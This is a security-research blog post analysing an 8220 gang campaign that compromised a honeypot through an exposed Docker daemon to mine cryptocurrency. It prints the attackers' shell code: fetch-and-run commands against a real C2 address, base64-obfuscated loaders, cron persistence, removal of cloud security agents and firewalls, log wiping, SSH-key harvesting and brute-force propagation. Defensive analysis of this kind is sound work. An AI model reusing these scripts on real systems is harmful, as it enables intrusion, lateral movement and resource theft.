8220 Gang Deploys a New Campaign with Upgraded Techniques

By Nitzan Yaakov Nitzan was a Security Data Analyst at Aqua Nautilus research team.

Published: 2022-07-07 · Archived: 2026-04-02 11:18:23 UTC

A recent campaign by the 8220 gang, who have been known to exploit the newly discovered critical Confluence vulnerability (CVE-2022-26134), targeted one of our honeypots. This campaign has evolved over time to deliberately target containers. In this game of cat and mouse, the threat actors used some new techniques, refurbishing the scripts from one attack to another, adding new capabilities to attack the compromised host, and spreading the attack to additional hosts. In this blog, we'll break down this attack, review its techniques, and analyze it using a runtime detection and prevention tool.

Here's what we're going to cover:




Figure 1: Jira?Confluence Attack flow (8220 Gang)

Initial access

In the aforementioned attack, threat actors exploited a misconfigured Docker daemon to run a vanilla Alpine image combined with a malicious command to perform the attack. The command consists of multiple download commands from a remote server via the shell script `jira?confluence`. This command-and-control (C2) server was used by the attackers throughout the whole attack.

The name of the shell script is interesting since it's reminiscent of an event in June when a new vulnerability was discovered that allows remote code execution on Confluence servers. The vulnerability was added to the National Vulnerability Database (NVD) as CVE-2022-26134. It affects several versions of Confluence servers and data centers, allowing an unauthenticated attacker to execute arbitrary code and exploit vulnerable versions.

During our investigation, we discovered similarities (apart from the indicative name) in both code and artifacts between attacks that exploited the Confluence vulnerability and the attack that was caught against our honeypots. The functions in code, binaries, and C2 infrastructure are most commonly associated with the 8220 gang.

The container command that was executed on our honeypot is very interesting since it contains a snippet that materializes a download function as a fallback in case the relevant applications on the target host fail to download the main payload from the C2 server.

```
dockr -H attacker_host:2375 run -dit alpine chroot /mnt sh -c (curl -s http://89.34.27.167/jira?confluence || \
    wget -q -O - http://89.34.27.167/jira?confluence || \
    lwp-download http://89.34.27.167/jira /tmp/jira) | \
bash -sh; bash /tmp/jira; rm -rf /tmp/jira; echo cm0gLXJmIC92YXIvdG \
1wLy5kYXQ7IGVjaG8gJ2Rvd25sb2FkKCkgeycgPj4gL3Zhci90bXAvLmRhdDsgZWNob \
yAnICAgIElGUz0vIHJlYWQgLXIgXyBfIGhvc3QgcXVlcnkgPDw8ICIkMSInID4+IC92 \
YXIvdG1wLy5kYXQ7IGVjaG8gJyAgICBleGVjIDM8Ii9kZXYvdGNwLyR7aG9zdH0vODA \
iOyB7JyA+PiAvdmFyL3RtcC8uZGF0OyBlY2hvICcgICAgICAgIHByaW50ZiAiJXNccl \
xuJXNcclxuXHJcbiIgXCcgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgICAgICAgI \
CAgICAgIkdFVCAvJHtxdWVyeX0gSFRUUC8xLjAiIFwnID4+IC92YXIvdG1wLy5kYXQ7 \
IGVjaG8gJyAgICAgICAgICAgICAgICJIb3N0OiAkaG9zdCInID4+IC92YXIvdG1wLy5 \
kYXQ7IGVjaG8gJyAgICB9ID4mMycgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgIH \
doaWxlIElGUz0gcmVhZCAtciBsaW5lOyBkbycgPj4gL3Zhci90bXAvLmRhdDsgZWNob \
yAnSUNBZ0lDQWdJRnRiSUNJa2JHbHVaU0lnUFQwZ0pDZGNjaWNnWFYwZ0ppWWdZbkps \
WVdzPScgfCBiYXNlNjQgLWQgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnJyA+Pi92YXI \
vdG1wLy5kYXQ7IGVjaG8gJyAgICBkb25lIDwmMycgPj4gL3Zhci90bXAvLmRhdDsgZW \
NobyAnICAgIG51bD0iXDAiJyA+PiAvdmFyL3RtcC8uZGF0OyBlY2hvICcgICAgd2hpb \
GUgSUZTPSByZWFkIC1kICIiIC1yIGxpbmUgfHwgeyBudWw9IiI7IFtbIC1uICIkbGlu \
ZSIgXV07IH07IGRvJyA+PiAvdmFyL3RtcC8uZGF0OyBlY2hvICcgICAgICAgIHByaW5 \
0ZiAiJXMlYiIgIiRsaW5lIiAiJG51bCInID4+IC92YXIvdG1wLy5kYXQ7IGVjaG8gJy \
AgICBkb25lIDwmMycgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgIGV4ZWMgMz4mL \
ScgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnfScgPj4gL3Zhci90bXAvLmRhdDsgZWNo \
byAnZG93bmxvYWQgIiQxIicgPj4gL3Zhci90bXAvLmRhdDsgYmFzaCAvdmFyL3RtcC8 \
uZGF0IGh0dHA6Ly84OS4zNC4yNy4xNjcvamlyYSA+IC92YXIvdG1wL2ppcmE7IGJhc2 \
ggL3Zhci90bXAvamlyYTsgcm0gLXJmIC92YXIvdG1wL2ppcmE= | base64 -d | bash -
```

Figure 2: Running a vanilla container image with a command

As you can see in the screenshot above, the attackers are running alpine with a command. They are trying to change the root directory to `/mnt` directory by using the command `chroot /mnt` and running three options of remote file download (`curl, wget` , and `lwp-download`). The latter is less known and aims to download large files from the web. As a fallback, the command also creates a temporary directory in `/tmp/jira` , writes an encoded snippet in base64, then decodes and executes it.

```
rm -rf /var/tmp/.dat;
echo 'download() {' >> /var/tmp/.dat;
echo '    IFS=/ read -r _ _ host query <<< "$1"' >> /var/tmp/.dat;
echo '    exec 3<"/dev/tcp/${host}/80"; {' >> /var/tmp/.dat;
echo '        printf "%s\r\n%s\r\n\r\n" \' >> /var/tmp/.dat;
echo '               "GET /${query} HTTP/1.0" \' >> /var/tmp/.dat;
echo '               "Host: $host"' >> /var/tmp/.dat;
echo '    } >&3' >> /var/tmp/.dat;
echo '    while IFS= read -r line; do' >> /var/tmp/.dat;
echo 'ICAgICAgIFtbICIkbGluZSIgPT0gJCdccicgXV0gJiYgYnJlYWs=' | base64 -d >> /var/tmp/.dat;
echo '' >>/var/tmp/.dat; echo '    done <&3' >> /var/tmp/.dat;
echo '    nul="\0"' >> /var/tmp/.dat;
echo '    while IFS= read -d "" -r line || { nul=""; [[ -n "$line" ]]; }; do' >> /var/tmp/.dat;
echo '        printf "%s%b" "$line" "$nul"' >> /var/tmp/.dat;
echo '    done <&3' >> /var/tmp/.dat;
echo '    exec 3>&-' >> /var/tmp/.dat;
echo '}' >> /var/tmp/.dat;
echo 'download "$1"' >> /var/tmp/.dat;
bash /var/tmp/.dat http://89.34.27.167/jira > /var/tmp/jira;
bash /var/tmp/jira;
rm -rf /var/tmp/jira
```

Figure 3: Decoded base64

The screenshot above is the decoded snippet that appeared in the command. As you can see, the attacker deletes a temporary file in `/var/tmp/.dat` and inserts a function that is aimed to replace `curl or wget`, namely to download files from the web. Below you can see the code in `/var/tmp/.dat:`

```
download() {
IFS=/ read -r _ _ host query <<< "$1"
    exec 3<"/dev/tcp/${host}/80"; {
        printf "%s\r\n%s\r\n\r\n" \
               "GET /${query} HTTP/1.0" \
               "Host: $host"
    } >&3
    while IFS= read -r line; do
       [[ "$line" == $'\r' ]] && break


    done <&3
    nul="\0"
    while IFS= read -d "" -r line || { nul=""; [[ -n "$line" ]]; }; do
        printf "%s%b" "$line" "$nul"
    done <&3
    exec 3>&-
}
download "$1"
```

Figure 4: download function (from jira?confluence shell script)

Finally, you can see that this last snippet is a materialization of a download function serving as a fallback in case `curl, wget`, and `lwp-download` fail.

Execution and persistence techniques

The main payload in this attack is the `jira?confluence` shell script, which is executed in our case in the container. The attacker creates a scheduled job using cron jobs to facilitate the initial execution of the malicious shell script. There's also a fallback function, which the attacker uses as a backup to the cron-job to guarantee the execution of the malicious code on the compromised machine.

Ultimately, the threat actor is trying to create several cron jobs in various locations, which aim to download the main payload from the C2 server and execute it. The threat actor uses randomize functions to start automatically on boot time, which assures the execution of the shell script on the machine. This, in turn, allows persistence in case the attack is detected and stopped.

```
makecron(){

    arr[0]="/dev/shm"
    arr[1]="/tmp"
    arr[2]="/var/tmp"
    arr[3]="/$HOME"
    rand=$[$RANDOM % ${#arr[@]}]
    ch=${arr[$rand]}
    chattr -ia $ch/.lock
    get $url/jira $ch/.lock
        if [ ! -f $ch/.lock ]; then
            download $url/jira > $ch/.lock
        fi
    chmod +x $ch/.lock

    echo -e "*/5 * * * * bash $ch/.lock" | crontab -
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /etc/cron.d/root
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /etc/cron.d/apache
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /etc/cron.d/nginx
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /var/spool/cron/root
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /var/spool/cron/crontabs/root
    echo -e "*/5 * * * * bash $ch/.lock\n##" > /etc/cron.hourly/oanacroner1

}
```

Figure 5: makecron function (from jira?confluence shell script)

As you can see in the screenshot below, the threat actor is using another function `- cronbackup -` as a backup to the cron job, a method derived from the attacker's goal to maintain a foothold on the target machine.

```
cronbackup() {
    pay="(curl -s http://$url/jira?confluence || wget -q -O - http://$url/jira?confluence || lwp-download
    status=0
    crona=$(systemctl is-active cron)
    cronb=$(systemctl is-active crond)
    cronatd=$(systemctl is-active atd)
    if [ "$crona" == "active" ] ; then
    echo "cron okay"
    elif [ "$cronb" == "active" ]; then
    echo "cron okay"
    elif [ "$cronatd" == "active" ] ; then
    status=1
    else
    status=2
    fi
    if [ $status -eq 1 ] ; then
    for a in $(at -l|awk '{print $1}'); do at -r $a; done
    echo "$pay" | at -m now + 1 minute
    fi
    if [ $status -eq 2 ] || [ "$me" != "root" ] ;then
    arr[0]="/dev/shm"
    arr[1]="/tmp"
    arr[2]="/var/tmp"
    arr[3]="/$HOME"
    rand=$[$RANDOM % ${#arr[@]}]
        if [ ! "$(ps aux|grep -v grep|grep "cruner" | awk '{print $2}')" ];
        then
            ps aux|grep -v grep|grep "cruner" | awk '{print $2}' | xargs kill -9
            key="while true; do sleep 300 && $pay; done"
            echo -e "$key\n##" > ${arr[$rand]}/.cruner
            chmod +x ${arr[$rand]}/.cruner
            nohup ${arr[$rand]}/.cruner >/dev/null 2>&1
        fi
    fi
}
```

Figure 6: cronbackup function (from jira?confluence shell script)

This fallback function also checks if `cron, crond`, and `atd` are active. If the first two work, then the function ends. If they aren't active while atd is active, the code is designed to insert during the scheduled cron invocation, an invocation of the payload. Lastly, if none of the above are active, the attacker defines an infinite loop that executes the payload every five minutes randomly in one of four paths.

Defense evasion techniques

In this case, the attacker is shutting down the security tools of Alibaba Cloud, Baidu Cloud, and Google Cloud Platform (GCP). This is done to evade detection and increase the chances of a successful attack.

```
run() {
    if [ ! "$(ps axf -o 'command %cpu' | \
        grep -e 'dbused\|-bash'  | \
        awk '{if($2>=30.0) print $1}' | \
        grep -v '|\|\_' | grep -v grep)" ];
    then
        if [ $(id -u) -eq 0 ]; then
          if ps aux | grep -i '[a]liyun'; then
            (wget -q -O - http://update.aegis.aliyun.com/download/uninstall.sh|| \
                curl -s http://update.aegis.aliyun.com/download/uninstall.sh)| \
                bash; \
                lwp-download http://update.aegis.aliyun.com/download/uninstall.sh /tmp/uninstall.sh; \
                bash /tmp/uninstall.sh
            (wget -q -O - http://update.aegis.aliyun.com/download/quartz_uninstall.sh|| \
                curl -s http://update.aegis.aliyun.com/download/quartz_uninstall.sh)| \
                bash; \
                lwp-download http://update.aegis.aliyun.com/download/quartz_uninstall.sh /tmp/uninstall.sh; \
                bash /tmp/uninstall.sh
            pkill aliyun-service
            rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
            rm -rf /usr/local/aegis*
            systemctl stop aliyun.service
            systemctl disable aliyun.service
            service bcm-agent stop
            yum remove bcm-agent -y
            apt-get remove bcm-agent -y
          elif ps aux | grep -i '[y]unjing'; then
            /usr/local/qcloud/stargate/admin/uninstall.sh
            /usr/local/qcloud/YunJing/uninst.sh
            /usr/local/qcloud/monitor/barad/admin/uninstall.sh
          fi
        fi

        judge

        sleep 5

        judge2

    fi
}
```

Figure 7: run function (from jira?confluence shell script)

Two interesting functions are judge and judge2, which are designed to run malware while checking if they aren't blocked by the target system. We'll get to them later in the malware execution section.

```
judge() {
    download $url/$(uname -m) > $DIR/dbused
        if [[ "$(md5sum $DIR/dbused)" == "eb2f5e1b8f818cf6a7dafe78aea62c93"  || \
            "$(md5sum $DIR/dbused)" == "780965bad574e4e7f04433431d0d8f63" ]]; then
            chmod +x $DIR/dbused
            $DIR/dbused -c $dns
            $DIR/dbused -pwn
            rm -rf $DIR/dbused
        else
            get $url/$(uname -m) $DIR/dbused
            chmod +x $DIR/dbused
            $DIR/dbused -c $dns
            $DIR/dbused -pwn
            rm -rf $DIR/dbused
        fi
    echo "Running"
}

judge2(){
    if [ ! "$(netstat -ant|grep '51.255.171.23'|grep 'LISTEN\|ESTABLISHED\|TIME_WAIT'|grep -v grep)" ];
    then
        get download $url/bashirc.$(uname -m) $DIR/bashirc || download $url/bashirc.$(uname -m) > $DIR/bashirc
        chmod +x $DIR/bashirc
        $DIR/bashirc
        rm -rf $DIR/bashirc
    fi
}
```

Figure 8: judge and judge2 functions (from jira?confluence shell script)

Furthermore, the attacker also uses various defense evasion techniques. These include disabling the uncomplicated firewall (UFW) program and setting new iptables rules to ensure inbound and outbound traffic to and from C2 servers. Moreover, the attacker changes SELinux mode to permissive using the `setenforce 0` command, which enables him to skip any security policies. SELinux is a security module in Linux that provides a mechanism for supporting access control security policies.

```
mkdir /tmp
mkdir /var/tmp
chmod 1777 /tmp
chmod 1777 /var/tmp
setenforce 0 2>/dev/null
ulimit -u 50000
mount -o remount,exec /tmp
mount -o remount,exec /var/tmp
sysctl -w vm.nr_hugepages=$(nproc --all)
echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
cat /dev/null > /etc/ld.so.preload
```

Figure 9: Defense evasion techniques (from jira?confluence shell script)

Additionally, the attacker removes attributes from the /etc/ld.so.preload file:

- Setting the option that the file can be modified
- Setting the option that the file can be opened for writing data in append mode only

Afterward, the attacker has also deleted the content of `/ect/ld.so.preload`, probably to block any security components that are set to be loaded before any other libraries.

After downloading the shell script to the compromised machine, it's saved in the /tmp directory. This is probably done to avoid detection by agentless solutions that are blind to files written to the tmp directory and memory. The attacker modifies the directory permissions to make sure any user will have read, write, and execute permissions.

The attacker is also checking if outbound communication is blocked by firewall or other security components — first, by trying to ping a C2 server that hides behind a domain name ('jira[.]letmaker[.]top'). If the domain name is blocked, the attacker will use the IP address directly. Second, by resolving the cryptomining pool with dns, if it's blocked, the malware is instructed with a flag.

```
if [ $(ping -c 1 jira.letmaker.top 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
then
    url="http://jira.letmaker.top"
else
    url="http://89.34.27.167"
fi

if [ $(ping -c 1 pool.supportxmr.com 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
then
        dns=" "
else
        dns="-d"
fi
```

Figure 10: Checking communication towards C2 server & cryptomining pool (from jira?confluence shell script)

Lastly, the attacker also deletes log files to hide any suspicious activity within the system:

- Cron logs
- Wtmp file that contains the history of all logins and logouts
- A secure log file that contains information related to authentication and authorization privileges.
- `/var/spool/mail/root`, which includes messages from tasks that ran during the attack on the compromised machine and wrote their output to this path

```
echo 0>/var/spool/mail/root
echo 0>/var/log/wtmp
echo 0>/var/log/secure
echo 0>/var/log/cron
```

Figure 11: Logs deletion (from jira?confluence shell script)

Discovery techniques

In this scenario, the threat actor is running several scanners to detect and find further targets in the local network, brute-forcing to the ssh service or collecting ssh keys from the current target to get into other hosts.

In the screenshot below, you can see one example in the scan function where the attacker is downloading three components — `masscan, spirit`, and `px` — to conduct brute force to ssh service in the local environment. With masscan, a powerful scanner, the threat actor is scanning 10.0.0.0/8, 172.16.0.0.12, and 192.168.0.0/16 for running open ssh service on port 22.

The ascii files px and `pasx` (not in the screenshot) are serving as a configuration file for the binary spirit and spirit-pro. We'll examine the ssh brute force later in the malware section

```
scan(){
_sigx="$HOME/.sshlan"

if [ $(id -u) -eq 0 ]; then
    if [ ! -f $_sigx ]; then
        touch $_sigx
        rm -rf $DIR/open.lst $DIR/h.lst $DIR/b.lst $DIR/block.lst
        get $url/spirit $DIR/spirit || download $url/spirit > $DIR/spirit
        get $url/px $DIR/p.lst || download $url/px > $DIR/p.lst
        get $url/masscan $DIR/masscan || download $url/masscan > $DIR/masscan
        chmod +x $DIR/spirit
        chmod +x $DIR/masscan
        nohup $DIR/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 50000 -p22 -oG $DIR/open.lst --wait 0
        sleep 5
        nohup $DIR/spirit parse $DIR/open.lst
        sleep 5
        nohup $DIR/spirit -j 300 -t 5s banner
        sleep 5
        cat $DIR/b.lst | grep OpenSSH | sort -u > $DIR/h.lst
        nohup $DIR/spirit -j 300 --timeout 5s -c "(curl -s http[:]//89.34.27.167/jira?confluence ||
         wget -q -O - http[:]//89.34.27.167/jira?confluence ||
          lwp-download http[:]//89.34.27.167/jira /tmp/jira) |
           bash -sh; bash /tmp/jira; rm -rf /tmp/jira; echo cm0gLXJmIC92YXIvdG1wLy5kYXQ7IGVjaG
           8gJ2Rvd25sb2FkKCkgeycgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgIElGUz0vIHJlYWQgLXIgXyBfI
           Ghvc3QgcXV1cnkgPDw8ICIkMSInID4+IC92YXIvdG1wLy5kYXQ7IGVjaG8gJyAgICBleGVjIDM8Ii9kZXYv
           dGNwLyR7aG9zdH0vODAiOyB7JyA+PiAvdmFyL3RtcC8uZGF0OyBlY2hvICcgICAgICAgICAgICAgICAgICAgIkdFVC
           cclxuJXNcclxuXHJcbiIgXCcgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgICAgICAgICAgICAgICAgIkdFVC
           AvJHtxdWVyeX0gSFRUUC8xLjAiIFwnID4+IC92YXIvdG1wLy5kYXQ7IGVjaG8gJyAgICAgICAgICAgICAgICAgI
           CJIb3N0OiAkaG9zdCInID4+IC92YXIvdG1wLy5kYXQ7IGVjaG8gJyAgICB9ID4mMycgPj4gL3Zhci90bXAv
           LmRhdDsgZWNobyAnICAgIHdoaWxlIEl0GUz0gcmVhZCAtciBsaW51OyBkbycgPj4gL3Zhci90bXAvLmRhdDs
           gZWNobyAnSUNBZ01DQWdJRnRiSUNJa2JHbHVaU0lnUFQwZ0pDZGNjaWNnWFYwZ0ppWWdZbkpsWVdzPScgfC
           BiYXNlNjQgLWQgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnJyA+Pi92YXIvdG1wLy5kYXQ7IGVjaG8gJyAgI
           CBkb251lIDwmMycgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnICAgIG51bD0iXDAiJyA+PiAvdmFyL3RtcC8u
           ZGF0OyBlY2hvICcgICAgd2hpbGUgSUZTPSByZWFkIC1kICIiIC1yIGxpbmUgfHwgeyBudWw9IiI7IFtbIC1
           uICIkbG1uZSIgXV07IH07IGRvJyA+PiAvdmFyL3RtcC8uZGF0OyBlY2hvICcgICAgICAgICAgICAgICAgIHByaW50ZiAiJX
           MlYiIgIiRsaW5lIiAiJG51bCInID4+IC92YXIvdG1wLy5kYXQ7IGVjaG8gJyAgICBkb251lIDwmMycgPj4gL
           3Zhci90bXAvLmRhdDsgZWNobyAnICAgIGV4ZWMgMz4mLScgPj4gL3Zhci90bXAvLmRhdDsgZWNobyAnfScg
           Pj4gL3Zhci90bXAvLmRhdDsgZWNobyAnZG93bmxvYWQgIiQxIicgPj4gL3Zhci90bXAvLmRhdDsgYmFzaCA
           vdmFyL3RtcC8uZGF0IGh0dHA6Ly84OS4zNC4yNy4xNjcvamlyYSA+IC92YXIvdG1wL2ppcmE7IGJhc2ggL3
           Zhci90bXAvamlyYTsgcm0gLXJmIC92YXIvdG1wL2ppcmE= | base64 -d | bash -" brute >/dev/null 2>&1
    fi
```

Figure 12: Scan function (from jira?confluence shell script)

Moreover, the attacker is matching the binary in the C2 to the target processor architecture by using the command `uname -m`.

Lateral movement techniques

The attacker then propagates his attack, initiating it against additional hosts to abuse them. The attacker harnesses the components he downloaded earlier, helping move the malicious code through the internal environment of the compromised machine.

The attacker tries to spread his attack using two methods. In the first one, after discovering vulnerable hosts via a ssh open port, the attacker can initiate ssh brute force against those hosts. If it succeeds, he executes the malicious shell script and continues spreading the attack.

In the second method, the attacker exploits previous connections established between the compromised machine and remote hosts. This data can be found in various files on the host. For example, the known hosts' file of previous ssh connections. The connection is established using a key known to both machines and used as an identification that the connection is legit. The attacker uses the details saved on the compromised host required to establish the connection – details of the remote host and ssh key to pair between the machines.

The attacker creates a loop that generates all combinations of keys, hosts, and users. In case the details are correct, the attacker builds the connection to the remote host:

- He provides read permissions and removes all other permissions to the key list.
- He changes the settings of how host keys are checked (KeyHostKeyChecking), which allows adding the client host key to the known hosts' list even if the key isn't defined as known.
- He changes the settings of BatchMode, making it possible to log in to the remote host and execute commands without the password.

Finally, the attacker executes the malicious shell script on the remote host, spreading his attack.

```
localgo(){
_sig="$HOME/.localssh"
if [ ! -f $_sig ]; then
touch $_sig
KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*'|grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep IdentityFile|awk -F "IdentityFile" '{print $2 }')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem'|uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config|grep HostName|awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history|grep -E "(ssh|scp)"|grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts|grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}"|uniq)
USERZ=$(
    echo root
    find ~/ /root /home -maxdepth 2 -name '\.ssh'|uniq|xargs find|awk '/id_rsa/'|awk -F'/' '{print $3}'|uniq|grep -v "\.ssh"
)
users=$(echo $USERZ|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
hosts=$(echo "$HOSTS $HOSTS2 $HOSTS3"|grep -vw 127.0.0.1|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
keys=$(echo "$KEYS $KEYS2 $KEYS3"|tr ' ' '\n'|nl|sort -u -k2|sort -n|cut -f2-)
for user in $users; do
    for host in $hosts; do
        for key in $keys; do
            chmod +r $key; chmod 400 $key
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl -fsSL $url/jira||wget -q -O- \
            $url/jira||python -c 'import urllib2 as fbi;print fbi.urlopen(\"$url/jira\").read()')| bash -sh; lwp-download $url/jira $DIR/jira; bash $DIR/jira; rm -rf $DIR/jira"
        done
    done
done
fi
}
```

Figure 13: localgo function (from jira?confluence shell script)

Command-and-control techniques

The attacker may also set up communication channels with his C2 to extend control over the compromised machine. The attacker can use the connection to a C2 server and initiate a reverse shell to allow remote access to the compromised machine.

Moreover, the attacker can determine whether the Tsunami malware is currently running on the machine by checking the connection with the IRC server (51[.]255[.]171[.]23). If this connection isn't there, the Tsunami malware would then be downloaded and executed. The IP address 51[.]255[.]171[.]23 is marked as malicious and has been identified in a campaign that exploits the latest Confluence CVE-2022-26134. We'll look at how the Tsunami malware works later in the blog.

```
if [ ! "$(netstat -ant|grep '51.255.171.23'|grep 'LISTEN\|ESTABLISHED\|TIME_WAIT'|grep -v grep)" ];
    then
        get download $url/bashirc.$(uname -m) $DIR/bashirc || download $url/bashirc.$(uname -m) > $DIR/bashirc
        chmod +x $DIR/bashirc
        $DIR/bashirc
        rm -rf $DIR/bashirc
    fi
```

Figure 14: Checking availability of IRC protocol (from jira?confluence shell script)

Impact techniques

All the techniques that the attackers have been using throughout the attack allowed them to reach their ultimate goal – to use the machine's CPU to mine cryptocurrency.

The attacker modifies the setting of `sysctl` and enables HugePages, a feature that allows the operating system to support memory pages greater than the default. This technique can accelerate the hash rate (mining speed) by 20-30%.

```
sysctl -w vm.nr_hugepages=$(nproc --all)
echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
```

Figure 15: Modifies attributes of the system kernel (from jira?confluence shell script)

The malware execution

The techniques we reviewed above enabled the attacker to build the foundations to execute the attack. In this section, we'll examine the binaries and files and their role in the attack. The artifacts are the first downloads of the functions `judge()` and `judge2()`. The attacker adjusts the artifact's download according to the machine's architecture to make sure it would run properly.

First, the attacker downloads a packed (upx) malware named `dbused` (`md5=eb2f5e1b8f818cf6a7dafe78aea62c93 and md5=780965bad574e4e7f04433431d0d8f63`). The malware serves as a cryptominer and is associated with the 8220 gang.

Next, the attacker downloads the `bashirc` file (`md5: 63a86932a5bad5da32ebd1689aa814b3 and md5: 0ba9e6dcfc7451e386704b2846b7e440`) known as the Tsunami malware, which is used as a Linux backdoor that allows remote access to the infected machine. The Tsunami malware uses Internet Relay Chat (IRC) protocol to control as a client for distributed denial of service attacks (DDoS) on targeted systems and therefore is considered as an IRC bot.

To exploit related machines and infect them as well, the attacker initiates a scan function and downloads from the remote server the following tools:

- Spirit binary file (`md5:cba8efad5eda067ef9d10d372a9a9cab and md5: 9a934b00a07847c66b9ddf7268b07dd3`)
- px text file
- Masscan binary file (`md5: eefc0ce93d254982fbbcd26460f3d10d`)

